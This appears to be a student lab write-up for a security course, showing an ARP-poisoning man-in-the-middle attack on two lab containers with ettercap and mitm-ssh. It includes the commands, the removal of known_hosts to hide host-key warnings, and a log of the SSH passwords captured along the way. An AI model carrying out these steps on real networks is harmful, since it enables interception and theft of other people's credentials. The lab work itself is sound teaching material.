Aristodimos Avdeliodis 2202 - Ioanna Papagianni 2790


Man-in-the-middle attack

A man-in-the-middle (MitM) attack is when an attacker intercepts communications between two parties either to secretly eavesdrop or modify traffic traveling between the two. Attackers might use MitM attacks to steal login credentials or personal information, spy on the victim, or sabotage communications or corrupt data.


Steps:

- Firstly, we download the zip file MYE007-L2 and we extract it on a USB(8GB).
- We run Linux 64-bit(MYE007L2).vmx with VMWare Player with username : root and password : mye007


- Inside our virtual machine(MYE007L2) we will find two other virtual machines c1 and c2 with *192.168.122.105* IP for c1 and *192.168.122.57* IP for c2. We open two terminals and we start the machines with the following commands accordingly:
  > lxc-start –n c1 –d
  > lxc-start –n c2 -d
  Then we can connect to each one with:
  > ssh 192.168.122.105
  > ssh 192.168.122.57




- We use the commands *ping 192.168.122.57* from c1 , *ping 192.168.122.105* from c2 and *ping 192.168.122.105 , ping 192.168.122.57* from mye007 to confirm that all three machines can talk to each other.



- In this step we will use a new tool called wireshark. Wireshark an open-source packet analyzer. It is used for network troubleshooting, analysis and software and communications protocol development . We will use wireshark to track down the packages that go through our network card (vibr0) and confirm that our virtual machines talk to each other. Here we will also need the MAC address of each machine. We can find them using the command *ifconfig.* We can see how they broadcast, they seek MAC address for every IP. In both cases, our MAC is returned (fe:c7:ff:fb:b0:9c)




- Now it's time to use a new tool called ettercap. Ettercap is used for computer network protocol analysis and security auditing. We use the command *ettercap –G* to open the graphical interface of ettercap.
  Firstly, we choose Sniff → Unified Sniffing from the menu bar and we check virbr0. Then, we click on 'Hosts' and select 'scan for hosts'.
  Then we go on 'hosts list' and we add as target 1 the virtual machine with *192.168.122.105* IP and as target 2 the virtual machine with *192.168.122.57* IP.
  To start the poisoning attack we go on Mitm, then 'ARP poisoning' and we click on Sniff remote connections. ARP poisoning is a type of attack in which an attacker sends false ARP (Address Resolution Protocol) messages over a local network (LAN). This results in the linking of an attacker's MAC address with the IP address of a legitimate machine on the network. In our case, we want to fool c1 and make it think that we are c2 and respectively fool c2 and make it think that we are c1, when in reality, we are mye007(the attacker). We can also check wireshark to confirm that the poisoning succeeded.




- Now we try to connect from c1 to c2 with the command ssh 192.168.122.57 and the connection does not succeed, instead, it gets stuck.

- Next we use the command *enable_redir* on mye007 terminal.

- We try again to connect from c1 to c2 and our connection gets refused.



- We run mitm-ssh -v -n -p 2222 command to redirect the connection from port 22 to port 2222



- We need to remove *known_hosts* file so as to avoid warning messages to c1 that the remote host has changed. We run *rm -rf known_hosts* command.

- Then, we try to connect from c1 to c2 with *ssh 192.168.122.57* and we intentionally give wrong passwords. Mye007 is able now to watch any password input.


```
Terminal
File  Edit  View  Terminal  Tabs  Help
dr-xr-xr-x  13 root root    0 Nov 27 16:50 sys
drwxrwxrwt   7 root root 4096 Nov 27 16:50 tmp
drwxr-xr-x  10 root root 4096 Dec  1  2016 usr
drwxr-xr-x  11 root root 4096 Dec  1  2016 var
root@c1:/# cd root/.ssh/known_hosts
-bash: cd: root/.ssh/known_hosts: Not a directory
root@c1:/# cd root/.ssh
root@c1:~/.ssh# ls
known_hosts
root@c1:~/.ssh# rm -rf known_hosts
root@c1:~/.ssh# ssh 192.168.122.57
The authenticity of host '192.168.122.57 (192.168.122.57)' can't be established.
RSA key fingerprint is SHA256:jvlbd6ZRY9mhkkOwa0sjACQplxDI+VrzzqnPIGwUejk.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.122.57' (RSA) to the list of known hosts.
root@192.168.122.57's password:
Permission denied, please try again.
root@192.168.122.57's password:
Permission denied, please try again.
root@192.168.122.57's password:
Permission denied (publickey,password).
root@c1:~/.ssh# ssh 192.168.122.57
root@192.168.122.57's password:
```

```
Terminal
File  Edit  View  Terminal  Tabs  Help
root@mye007:~# mitm-ssh -v -n -p 2222
Using static route to 255.255.255.255:22
SSH MITM Server listening on 0.0.0.0 port 2222.
WARNING: /usr/local/etc/moduli does not exist, using fixed modulus
[MITM] Found real target 192.168.122.57:22 for NAT host 192.168.122.105:53849
[MITM] Routing SSH2 192.168.122.105:53849 -> 192.168.122.57:22

[2019-11-27 20:43:12] MITM (SSH2) 192.168.122.105:53849 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 ioanna


[2019-11-27 20:43:35] MITM (SSH2) 192.168.122.105:53849 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 aristodimos
```

- As we can see below, when we give the correct password we are connected.



- We follow the path */usr/local/var/log/mitm-ssh* and we open *passwd.log* file in order to view all password log history.

```
root@mye007:/usr/local/var/log/mitm-ssh# cat passwd.log
[2019-11-27 20:43:12] MITM (SSH2) 192.168.122.105:53849 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 ioanna

[2019-11-27 20:43:35] MITM (SSH2) 192.168.122.105:53849 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 aristodimos

[2019-11-27 20:44:41] MITM (SSH2) 192.168.122.105:53849 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 geiasoualexandre

[2019-11-27 20:47:39] MITM (SSH2) 192.168.122.105:53853 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 mye007

[2019-11-27 20:51:35] MITM (SSH2) 192.168.122.105:53856 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 mye007
```